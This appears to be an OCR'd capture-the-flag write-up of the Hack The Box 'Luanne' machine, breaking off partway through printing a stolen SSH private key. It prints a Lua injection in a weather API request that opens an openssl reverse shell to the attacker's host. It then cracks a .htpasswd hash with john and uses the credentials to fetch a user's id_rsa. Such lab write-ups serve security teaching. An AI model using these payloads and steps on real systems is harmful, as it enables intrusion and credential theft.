
```
GET /weather/forecast?city=
'+..+os.execute("mkfifo+/tmp/s%3b+/bin/sh+-i+<+/tmp/s+2>%261+|+openssl+s_client+-quiet+-connect+10.10.14.23%3a1337+>+/tmp/s%3b+rm+/tmp/s")+..+' HTTP/1.1
Host: 10.10.10.218
```

execute




```
┌──(root💀kali)-[/Documents/htb/boxes/luanne]
└─# openssl s_server -quiet -key key.pem -cert cert.pem -port 1337
sh: can't access tty; job control turned off
$ id
uid=24(_httpd) gid=24(_httpd) groups=24(_httpd)
```


we have in this directory a hash that we have to crack




```
$ ls -al
total 20
drwxr-xr-x   2 root  wheel  512 Nov 25 11:27 .
drwxr-xr-x  24 root  wheel  512 Nov 24 09:55 ..
-rw-r--r--   1 root  wheel   47 Sep 16  2020 .htpasswd
-rw-r--r--   1 root  wheel  386 Sep 17  2020 index.html
-rw-r--r--   1 root  wheel   78 Nov 25 11:38 robots.txt
$ cat ./htpasswd
cat: ./htpasswd: No such file or directory
$ cat .htpasswd
webapi_user:$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0
```



```
┌──(root💀kali)-[/Documents/htb/boxes/luanne]
└─# vi hash
```



```
$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0
```




```
┌──(root💀 kali)-[/Documents/htb/boxes/luanne]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iamthebest       (?)
1g 0:00:00:00 DONE (2021-05-15 21:35) 50.00g/s 153600p/s 153600c/s 153600C/s my3kids..ANTHONY
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

iamthebest


we dont know what we gonna do with it, let's save it for now

let's look at running processes




```
$ ps auxw
USER         PID %CPU %MEM    VSZ   RSS TTY    STAT STARTED    TIME COMMAND
root           0  0.0  0.2      0 12756 ?      OKl  12:51AM 0:01.02 [system]
root           1  0.0  0.0  21864  1520 ?      Is   12:51AM 0:00.01 init
root         163  0.0  0.0  35740  2296 ?      Is   12:51AM 0:00.02 /usr/sbin/syslogd -s
r.michaels   185  0.0  0.0  36004  1968 ?      Is   12:51AM 0:00.00 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3001 -L weather /home
root         298  0.0  0.0  19708  1344 ?      Is   12:51AM 0:00.00 /usr/sbin/powerd
root         299  0.0  0.0  33372  1828 ?      Is   12:51AM 0:00.00 nginx: master process /usr/pkg/sbin/nginx
root         318  0.0  0.1 117944  7168 ?      Il   12:51AM 0:02.00 /usr/pkg/bin/vmtoolsd
_httpd       336  0.0  0.2 121940 15136 ?      Ss   12:51AM 0:01.15 /usr/pkg/bin/python3.8 /usr/pkg/bin/supervisord-3.8
root         348  0.0  0.0  71344  2916 ?      Is   12:51AM 0:00.00 /usr/sbin/sshd
nginx        373  0.0  0.1  33888  3244 ?      I    12:51AM 0:05.67 nginx: worker process
_httpd       376  0.0  0.0  34952  2008 ?      Is   12:51AM 0:00.01 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3000 -L weather /usr/
root         402  0.0  0.0  20216  1668 ?      Is   12:51AM 0:00.01 /usr/sbin/cron
_httpd       413  0.0  0.0  22728  1660 ?      S    12:51AM 0:00.07 /bin/sh /usr/local/scripts/processes.sh
_httpd       422  0.0  0.0  19988  1656 ?      S    12:51AM 0:00.05 /bin/sh /usr/local/scripts/memory.sh
_httpd       436  0.0  0.0  20240  1652 ?      S    12:51AM 0:00.05 /bin/sh /usr/local/scripts/uptime.sh
_httpd       459  0.0  0.0  20212  1388 ?      S     1:41AM 0:00.00 sleep 30
_httpd       581  0.0  0.0  19856  1524 ?      O     1:41AM 0:00.00 ps -auxw
_httpd       582  0.0  0.0  17640  1388 ?      S     1:41AM 0:00.00 sleep 30
_httpd       593  0.0  0.0  17636  1388 ?      S     1:41AM 0:00.00 sleep 30
_httpd      2422  0.0  0.0  35252  2332 ?      I     1:35AM 0:00.00 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3000 -L weather /usr/
_httpd      2554  0.0  0.1  26752  4748 ?      S     1:35AM 0:00.02 openssl s_client -quiet -connect 10.10.14.23:1337
_httpd      2587  0.0  0.0  20036  1712 ?      I     1:35AM 0:00.00 sh -c mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client
_httpd      2647  0.0  0.0  24064  1680 ?      S     1:35AM 0:00.00 /bin/sh -i
root         423  0.0  0.0  19784  1584 ttyE0  Is+  12:51AM 0:00.00 /usr/libexec/getty Pc constty
root         421  0.0  0.0  19780  1584 ttyE1  Is+  12:51AM 0:00.00 /usr/libexec/getty Pc ttyE1
root         388  0.0  0.0  19800  1580 ttyE2  Is+  12:51AM 0:00.00 /usr/libexec/getty Pc ttyE2
root         433  0.0  0.0  19780  1584 ttyE3  Is+  12:51AM 0:00.00 /usr/libexec/getty Pc ttyE3
$ 
```

let's get it using curl with the credentials that we got previously




```
$ curl http://webapi_user:iamthebest@localhost:3001
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   386  100   386    0     0  55142      0 --:--:-- --:--:-- --:--:-- 55142
<!doctype html>
<html>
  <head>
    <title>Index</title>
  </head>
  <body>
    <p><h3>Weather Forecast API</h3></p>
    <p><h4>List available cities:</h4></p>
    <a href="/weather/forecast?city=list">/weather/forecast?city=list</a>
    <p><h4>Five day forecast (London)</h4></p>
    <a href="/weather/forecast?city=London">/weather/forecast?city=London</a>
    <hr>
  </body>
</html>
```


that looks like the web site before, that means the user r.michaels has a public html directory in his home directory which is exposed on the web server also he has copied his private key inside this directory




```
$ curl http://webapi_user:iamthebest@localhost:3001/~r.michaels/id_rsa
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2610  100  2610    0     0   637k      0 --:--:-- --:--:-- --:--:--  637k
─────BEGIN OPENSSH PRIVATE KEY─────
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvXxJBbm4VKcT2HABKV2Kzh9GcatzEJRyvv4AAalt349ncfDkMfFB
